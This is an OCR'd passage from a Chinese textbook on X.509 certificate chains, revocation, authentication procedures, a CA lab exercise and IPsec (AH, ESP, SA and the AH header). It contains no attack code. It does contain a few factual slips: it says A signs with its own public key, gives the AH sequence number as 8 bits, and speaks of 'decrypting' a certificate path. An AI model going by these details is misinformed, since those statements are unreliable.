
X.500 目录的作用是存放用户的公钥证书。由于证书不能伪造，它们可以不需要特别的保护就可以放在目录里。现在的问题是，是否所有的证书都要由同一个 CA 签署。

一般来说，当用户数目较多时，仅由一个 CA 为所有用户签署是不现实的。因为这样，

需要两个条件：

- CA 必须取得所有用户的信任；
- 每一个用户必须以绝对可靠的方式通过复制获得 CA 的公钥来证实。

显然，当用户数目较多时，应当由多个 CA 分头为不同的用户签署证书。但是，简单地由多个 CA 为不同的用户签署证书，也有一些问题。例如，X_1 为 A 签署了一个证书，X_2 为 B 签署了一个证书。那么，A 不能阅读 B 的证书，也不能证实 B 的证书；同样，B 不能阅读 A 的证书，也不能证实 A 的证书。这一目录结构如图 2.14(a)所示。



(a) 两个独立的 CA　　(b) X_1 为 X_2 签署证书 bb

图 2.14　多 CA 结构

观察图 2.14(b)，情况就不同了：

(1) A 可以从此目录中获得 X_1 签署的 X_2 的证书。由于 A 确切知道 X_1 的公钥，从 X_1 的证书中就可以获得 X_2 的公钥，并利用 X_1 来证实。

(2) 进一步 A 能获得 X_2 签署的 B 的证书，并可以用已经获得的 X_2 的公钥来证实 B 的数字签名，安全地获得 B 的公钥。

这样，就形成了证书链。其中，A 获得 B 的公钥的证书链，在 X.509 中的表示为

$$X_1《X_2》X_2《B》$$

同理，B 通过反向链也可以获得 A 的公钥，其结构表示为

$$X_2《X_1》X_1《A》$$

这样证书链形成一个层次结构。X.509 建议将所有的 CA 证书，需由 CA 放在目录中，并且要采用层次结构。图 2.15 为 X.509 层次结构的一个例子，其内部结点表示 CA，叶结点表示用户。用户可以从目录中沿着一条证书路径，获得另一个结点的证书和公钥。例如，A 获取 B 证书的证书路径为：

X《W》W《V》V《Y》Y《Z》Z《B》




图 2.15　X.509 层次结构的一个例子

A 取得这些证书后，就能解密其证书路径，获得一个可信的 B 的公钥。

4. 用户证书的吊销

在下列情形下，应当将用户证书吊销：

- 一个用户证书到期。
- 用户秘密密钥泄露。
- CA 的证书失窃。
- CA 不再给用户签发证书。

每一个 CA 必须维护一个证书吊销列表（certificate revocation list，CRL）。CRL 中列出所有已吊销证书的序列号和吊销日期。

5. 认证过程

为了适应不同的应用环境，X.509 建议了 3 个验证过程：一次验证过程、二次验证过程和三次验证过程。这 3 个验证过程都是使用公钥签名技术，并假定通信双方都认可目录服务器获得对方的公钥证书，或对方最初发来的报文中包括公钥证书（即双方都知道对方的公钥）。图 2.16 为 3 个验证过程示意图。




图 2.16　X.509 的 3 个验证过程

(1) 一次验证

一次验证也称单向验证。被验证者 A 产生报文供验证者 B 验证。内容包括：

- B：B 的身份。
- T_A：时间戳，以保证报文的新鲜性。其中可以包括报文产生的时间（可选）和截止时间，以处理报文传送过程中可能出现的时延。
- r_A：一次性随机数，防止重放；在报文未到截止时间前是唯一的，以拒绝具有相同 r_A 的其他报文。

如果仅仅为了验证，可以上述报文作为凭证，否则，还应包括下列内容：

• A 用自己的公钥签署的数字签名 SgnData，以保证信息的真实性和完整性。
• 由 B 的公钥加密的欲建立的双方会话密钥 K_{AB}。

(2) 二次验证

二次验证也称双方验证，即 A 不仅要向 B 发送验证凭证信息，B 也要通过应答以证明：

• B 的身份；
• 应答是由 B 发出的；
• 应答的接收者是 A；
• 应答报文是完整的和新鲜的。

(3) 三次验证

三次验证是在二次验证完成之后，A 再将 B 发来的一次性随机数签名后发往 B。这样可以通过检查一次性随机数就可以得知是否有重放，而不需检查时间戳。这种方法主要用在通信双方无法建立时钟同步的情形下。

实验 5　证书制作及 CA 系统配置

1. 实验目的

(1) 深入理解 PKI 系统的工作原理。
(2) 掌握在一种系统中配置 CA 系统的方法。
(3) 掌握证书的申请及制作方法。
(4) 体会 SSL 的作用。

2. 实验内容

(1) 选择一个系统，进行 CA 系统的配置。
(2) 为服务器和浏览器之间进行安全通信设置。
(3) 为某些用户生成证书。
(4) 测试上述通信的安全性。

3. 建议环境

(1) 利用在 Windows 2000 Server 中附加的认证服务器，进行 Windows 2000 PKI 系统的配置。

(2) 利用 Linux 平台上的 SSL X.509 或 FHS 进行。

4. 实验准备

(1) 收集资料，设计在实验用系统中进行 CA 系统配置的步骤。
(2) 设计在实验用系统中进行安全通信配置的步骤。
(3) 设计为用户生成证书的方法和步骤。
(4) 设计对上述系统配置进行通信安全测试的方法和步骤。

5. 推荐的分析讨论内容

(1) 你知道有哪些证书标准?
(2) 你知道有哪些通信安全协议? 试进行比较。
(3) 其他发现或想到的问题。

2.5 基于认证的 Internet 安全

当初,TCP/IP 开发的目标主要有两点:互联和高效,没有考虑安全问题。随着 Internet 的广泛应用,安全问题逐步突出。为了解决 Internet 上的数据安全传输问题,人们采用了打“补丁”的办法:一块补丁打在 IP 层上,称为 IPsec(IPsecurity);一块补丁打在 TCP 层与应用层之间,称为 SSL(secure socket layer,安全套接层)。

它们采用了现代密码学方法,是在具体环境下实现机密性保护和认证性服务的范例。

2.5.1 IPsec

IPsec 是由 IETF 以 RFC 形式公布的一组安全 IP 协议集,是在 IP 包级为 IP 业务提供安全保护的协议标准。它使用现代密码学方法,支持机密性和认证性服务,使用户有选择地使用这些安全机制,以得到期望的安全服务。

1. IP 安全分析

IP 层是 TCP/IP 中的关键一层,也是关系整个 TCP/IP 安全的核心和基础。但是,由于当初设计时的环境和所考虑的基本出发点,IP 没有过多地考虑防卫问题,只是设法使网络能够方便地互通互联。这种不设防政策,给 Internet 造成许多安全隐患和漏洞,并随着攻击技术的提高,使问题的严重性日益加剧。下面举几个例子说明 IP 遭受的安全威胁。

(1) IPv4 缺乏对通信双方真实身份的验证能力,仅仅采用基于源 IP 地址的可认证机制,并且由于 IP 地址可以进行软件配置。这样,就给攻击者以可乘之机,可以在一台计算机上假冒另一台计算机向接收方发送数据包,而接收方又无法判断接收到的数据包的真实性。这种 IP 欺骗可以在多种场合制造灾难。

(2) IPv4 缺乏对网络上传输的数据包进行机密性和完整性保护,一般情况下 IP 包是明文传输的,第三方很容易窃听到 IP 数据包并提取其中的数据,甚至篡改窃取到的数据包内容,而且不被发觉,因为只要相应地修改校验和即可。

(3) 由于数据包中没有携带时间戳和一次性随机数等,很容易遭受重放攻击。攻击者搜集特定 IP 包,进行一定处理就可以一一重新发送,欺骗对方。

(4) 路由器布局是 Internet 的骨架。路由器不设防将会使路由信息暴露,为攻击者提供入侵途径。

2. IPsec 安全结构

IPsec 是一套协议包,它集成了多种安全技术,其安全结构包括 3 个基本协议:

(1) AH(authentication header,认证报头)协议,为 IP 包提供信息源验证和完整性保证。

(2) ESP(encapsulating security payload,封装安全负荷)协议,提供加密保证。

(3) IKE(Internet key exchange,密钥交换)协议,提供双方交流时的共享安全信息。

3. IPsec 数据包格式

IPsec 数据包结构如下,它是在 IP 包头后面增加几个新的字段实现安全保证,如图 2.17 所示。




图 2.17 IPsec 数据包结构

4. 传输模式和隧道模式

IPsec 有两种运行模式:

(1) 传输模式(transport mode)

传输模式的特点是:

- 用于两个主机之间;
- 仅对上层协议数据部分提供安全保护,即在传输模式中,只有高层协议(TCP、UDP、ICMP 等)及数据进行加密,源地址、目的地址以及 IP 包头的内容都不加密。简单地说,传输协议为上层协议提供安全保护。

AH 和 ESP 都支持传输协议。在正常情况下,TCP 数据包在 IP 层中被添加 IP 头后构成 IP 数据包。启用 IPsec 后,IPsec 会在 TCP 数据前增加 AH 包头或 ESP 包头或二者都增加,形成图 2.18 所示的 3 种传输模式 IPsec 数据包。




图 2.18 传输模式的 IPsec 数据包

(2) 隧道模式(tunnel mode)


隧道模式的特点是:

- 用于一端是安全网关或路由器的机器之间;
- 对整个 IP 数据包提供安全保护。即在隧道模式中,整个用户的 IP 数据包被用来计算 ESP 包头,整个 IP 包被加密并和 ESP 包头一起封装在一个新的 IP 包内。于是,当数据在 Internet 上传送时,真正的源地址和目的地址被隐藏起来。

IPsec 不仅可以保证隧道的安全,同时还有一套保证数据安全的措施,利用它建立起来的隧道具有更强的安全性和可靠性。一方面它可以和 L2TP 等其他协议一起使用,另一方面可运行于网络的任何一部分(路由器和防火墙之间、路由器和路由器之间、PC 和服务器之间、PC 和拨号访问设备之间)。

如果路由器要为自己转发的数据包提供 IPsec 服务,就要使用隧道模式,并把这个 IP

数据包作为一个整体进行保护，在这个 IP 数据包之前添加 AH 头或 ESP 头，然后再添加新的 IP 头，组成新的 IP 数据包发送出去。形成的新的 IP 数据包如图 2.19 所示。



(a) AH 数据包

新 IP 头	ESP 头	IP 头	TCP 数据

(b) ESP 数据包

图 2.19 隧道模式的 IPsec 数据包

这种数据包在传输过程中，路由器只检查新的 IP 头。用于封装新 IP 头，定义了从源路由器到目的路由器之间的一条虚拟路径，这就是隧道。

5. 安全协同

安全协同(security associations，SA)是 IPsec 的一个关键概念，它构成了 IPsec 的基础。AH 协议和 ESP 协议的执行都依赖于 SA。

(1) SA 的内容和标识

SA 是两个 IPsec 实体(主机、安全网关)之间经过协商建立起来的一种协定，内容包括：

- 采用何种 IPsec 协议(AH、ESP)；
- 运行模式(传输模式、隧道模式)；
- 采用的验证算法、加密算法、加密密钥、密钥生存期、抗重放窗口、计数器等；
- 保护什么？ 如何保护？ 谁来保护？

一个 SA 通过一个三元组唯一标识：

(安全参数索引 SPI，目的 IP 地址，安全协议(AH 或 ESP)标识符)

(2) SA 提供的安全服务

SA 提供的安全服务取决于所选的安全协议、SA 模式、SA 作用的两端点和安全协议所要求的服务。例如，AH 为 IP 数据包提供的服务有：

- 数据源验证(但不对数据包加密)；
- 无连接完整性；
- 抗重播服务。

接收端是否需要这一服务，可以自行决定。

ESP 为 SA 提供的服务有：

- 加密和验证(不包括外 IP 头)，或者选择其中之一。这种有限业务流机密性可以隐藏数据包的源地址和最终目的地址。
- 对数据包进行填充，从而隐藏了数据包的真实大小，进而隐藏了其通信特征。
- 抗重播服务。

SA 仅为其上所携带的业务流提供一种安全机制(AH 或 ESP)。如果需要对特定业务提供多种安全保护，就要有多个 SA 序列的组合——SA 捆绑。

6. 安全策略数据库与安全协同数据库

在 IPsec 中，为处理 IP 业务流，需要维护两个与 SA 相关的数据库：安全策略数据库(security policy database，SPD)与安全协同数据库(security association database，SAD)。

(1) SAD

SAD 由一系列 SA 条目组成，每个条目定义了一个 SA 的参数，所以 SAD 包含了与每个活动 SA 相关的所有参数信息。

(2) SPD

安全策略(security policy，SP)定义了对所有输入数据/输出数据应当采取的安全策略，决定了为一个包提供的安全服务以及以什么方式提供。SPD 实际上不是通常意义上的数据库，而是将所有的 SP 定义了对所有输出/输入业务应当采取的安全策略，以某种数据结构集中存储列表。当要将 IP 包发出去或者接收到 IP 包时，首先要查找 SPD 来决定如何进行处理。

SPD 对 IP 包的处理有 3 种可能：

- 丢弃；
- 绕过——不用 IPsec；
- 采用 IPsec。

7. IPsec 体系结构

IPsec 各部件之间的关系结构如图 2.20 所示。




图 2.20　IPsec 各部件之间的关系结构

8. IPsec 协议的进一步分析

(1) AH 协议

AH 为 IP 包提供数据完整性和验证服务：

- 对数据使用完整性检查，可以判定数据包在传输过程中是否被修改。
- 通过验证机制，终端系统或设备可以对用户或应用进行验证，并过滤通信流，还可以

防止地址欺骗和重放攻击。

AH 具有图 2.21 所示的格式。




图 2.21　AH 格式

- 下一个头(8 比特)：标识紧跟验证头的下一个头的类型。
- 载荷长度(8 比特)：是以 32 比特为单位的验证数据长度加 1。如默认的验证数据字段长度为 96 比特,为 3 个 32 比特;3 加上 1,得 4,即默认的验证数据的 AH 头的载荷长度为 4。
- 保留(16 比特)：备以后使用。
- 安全参数索引(32 比特)：用于标识一个安全协同。
- 序列号(8 比特)：无符号单调递增计数值,用于 IP 数据包的重放检查。
- 验证数据(32 比特的整数倍的可变长数据)：包含数据包的 ICV(完整性校验值)或 MAC。

(2) ESP 协议

